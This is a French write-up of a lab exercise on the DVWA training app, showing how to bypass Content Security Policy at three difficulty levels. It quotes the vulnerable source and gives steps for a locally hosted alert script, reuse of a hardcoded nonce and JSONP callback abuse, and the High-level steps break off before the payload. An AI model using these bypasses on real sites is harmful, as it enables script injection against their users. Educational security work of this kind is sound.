
3.13.2. Vecteur d'attaque et exploitation

Low Security

Analyse de la vulnérabilité

Au niveau **Low**, l'application implémente un en-tête HTTP Content-Security-Policy qui autorise le chargement de scripts provenant de l'origine locale ('self') ainsi que de certains domaines distants présumés de confiance.

Le formulaire applicatif accepte une URL saisie par l'utilisateur et génère dynamiquement une balise d'inclusion dans le DOM :



```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com www.topt
header($headerCSP);

# These might work if you can't create your own for some reason
# https://cdn.jsdelivr.net/gh/digininja/csp_bypass/alert.js
# https://unpkg.com/@digininja/csp_bypass@1.0.0/index.js

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    <script src='" . $_POST['include'] . "'></script>
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>You can include scripts from external sources, examine the Content Security Policy and enter
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
<p>
    You will probably need to do some reading up on what some of the domains allowed by the CSP do
</p>
';
```

Le contournement repose sur le fait que la politique CSP fait confiance à l'origine locale ('self'). Un attaquant en mesure d'héberger ou de déposer un fichier JavaScript sur le serveur web local peut contourner la restriction en fournissant l'URL locale de son fichier.


Étapes de l'exploitation

1. **Génération du fichier de charge utile (Payload) :** Création d'un fichier JavaScript nommé sc.js contenant le code d'alerte :



```
(root@kali)-[/home/kali]
# echo "alert('CSP Bypass Successfully');" > sc.js
```


2. **Hébergement sur le serveur web local :** Déplacement du fichier vers le répertoire racine du serveur Web Apache (/var/www/html/) afin de le rendre accessible publiquement via le domaine local :



```
(root@kali)-[/home/kali]
# cp /home/kali/sc.js /var/www/html/sc.js

(root@kali)-[/home/kali]
# ls -la /var/www/html/sc.js
-rw-r--r-- 1 root root 34 22 sept. 12:27 /var/www/html/sc.js
```


3. **Vérification de l'accessibilité de la ressource** : Accès direct via le navigateur à `http://localhost/sc.js` pour s'assurer que le serveur web sert correctement le fichier statique avec les permissions de lecture appropriées.



4. **Injection et exécution** : Saisie de l'URL `http://localhost/sc.js` dans le champ d'entrée du module DVWA puis validation. Le serveur web génère la balise `<script src="http://localhost/sc.js"></script>`. Conforme à la directive 'self', le navigateur télécharge et exécute le script, déclenchant la boîte de dialogue CSP Bypass Successfully.

Résultat et Preuve de Concept (PoC)


L'exécution réussie de la boîte d'alerte confirme que la politique CSP du niveau **Low** est inefficace pour empêcher l'exécution de scripts non autorisés dès lors qu'une ressource locale est contrôlée par l'attaquant.



Medium Security

Analyse de la vulnérabilité

Au niveau **Medium**, l'application tente d'utiliser un mécanisme d'authentification des scripts par jeton à usage unique (**Nonce - Number Used Once**) au sein de la politique CSP :



```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXJgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA='";
header($headerCSP);

// Disable XSS protections so that inline alert boxes will work
header ("X-XSS-Protection: 0");

# <script nonce="TmV2ZXJgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    " . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
';
```

L'objectif théorique d'un nonce est de bloquer l'exécution de tout script *inline* non autorisé, sauf si la balise `<script>` possède l'attribut `nonce="..."` contenant exactement la valeur aléatoire générée par le serveur pour la requête en cours.


Le contournement repose sur deux faiblesses majeures :

1. **Jeton Nonce Statique / Hardcodé** : La valeur du nonce (TmV2ZXJgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=) est fixée de manière statique dans le code source de l'application au lieu d'être régénérée dynamiquement de façon cryptographiquement sûre à chaque requête HTTP.
2. **Injection directe dans le DOM** : Le contenu du champ saisi par l'utilisateur (\$_POST['include']) est réinjecté directement sans assainissement dans le corps de la page HTML (\$page['body']).

Un attaquant qui inspecte la politique CSP transmise par l'en-tête HTTP peut simplement extraire ce jeton fixe et l'intégrer dans sa propre balise `<script>`. Le navigateur, constatant la correspondance exacte du jeton, exécute le script malveillant.

Étapes de l'exploitation


1. **Inspection de la politique CSP** : Analyse de l'en-tête HTTP ou du code source serveur pour identifier la valeur du jeton nonce autorisé :
nonce="TmV2ZXJlZ29pbmcgdG8gZ2l2ZSB5b3UgdXA="
2. **Construction de la charge utile (Payload)** : Formulation d'une balise de script *inline* intégrant le jeton nonce récupéré :



3. **Injection et exécution** : Saisie de la charge utile dans le formulaire du module DVWA et validation via le bouton **Include**.

Résultat et Preuve de Concept (PoC)

Le serveur réinjecte le code HTML dans la page. Lors de l'interprétation du DOM, le moteur du navigateur compare la valeur nonce fournie dans la balise avec celle autorisée dans la politique CSP. La correspondance étant valide, la politique autorise le script et la boîte de dialogue d'alerte 1 s'affiche avec succès.



High Security

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)

Vulnerability: Content Security Policy (CSP) Bypass


The page makes a call to `../vulnerabilities/csp/source/jsonp.php` to load some code. Modify that page to run your own code.

1+2+3+4+5=15

More Information

Analyse de la vulnérabilité

Au niveau **High**, la politique CSP configurée dans l'en-tête HTTP semble particulièrement stricte :




The screenshot shows a Mozilla Firefox browser window with the address bar displaying `http://localhost/DVWA/vulnerabilities/view_source.php?id=csp&security=high`. The page title is `vulnerabilities/csp/source/high.php`. The source code is displayed in a light blue monospace font on a white background. The code defines a strict Content Security Policy (CSP) header and includes a form for a math problem.

```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self';";

header($headerCSP);

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    " . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>The page makes a call to ' . DVWA_WEB_PAGE_TO_ROOT . '/vulnerabilities/csp/source/jsonp.php
    <p>1+2+3+4+5=<span id="answer"></span></p>
    <input type="button" id="solve" value="Solve the sum" />
</form>

<script src="source/high.js"></script>
';
```



```
function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=solveSum";
    document.body.appendChild(s);
}

function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById ("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}
```

Cette directive interdit l'exécution de tout script *inline* (absence de 'unsafe-inline') ainsi que le chargement de scripts provenant de domaines tiers. Seuls les fichiers JavaScript hébergés sur le **même domaine** ('self') sont autorisés à être exécutés.


Le contournement exploite une vulnérabilité d'**Abus de point de terminaison JSONP (JSONP Endpoint Abuse)** :

1. La page inclut le fichier source/high.js qui effectue une requête dynamique vers l'endpoint local source/jsonp.php via le paramètre callback=solveSum.
2. Comme cet endpoint jsonp.php réside sur la même origine ('self'), son chargement est parfaitement autorisé par la politique CSP.
3. L'endpoint jsonp.php manque de validation sur la valeur transmise au paramètre callback. Il renvoie la chaîne saisie directement sous forme de code exécutable.

Un attaquant peut donc réutiliser ce fichier autorisé sur le domaine local comme un vecteur d'exécution de code arbitraire (*gadget JSONP*).


Étapes de l'exploitation

1. **Identification du mécanisme JSONP** : L'analyse du fichier source/high.js révèle qu'un clic sur le bouton **"Solve the sum"** génère dynamiquement une balise <script> pointant vers : source/jsonp.php?callback=solveSum



2. **Interception avec Burp Suite** : Activation du proxy d'interception dans Burp Suite et déclenchement de l'action en cliquant sur le bouton **"Solve the sum"** pour capturer la requête GET sous-jacente.

3. **Modification de la charge utile (Payload)** : Altération du paramètre callback dans la ligne de requête HTTP pour remplacer la fonction légitime solveSum par le code JavaScript malveillant :

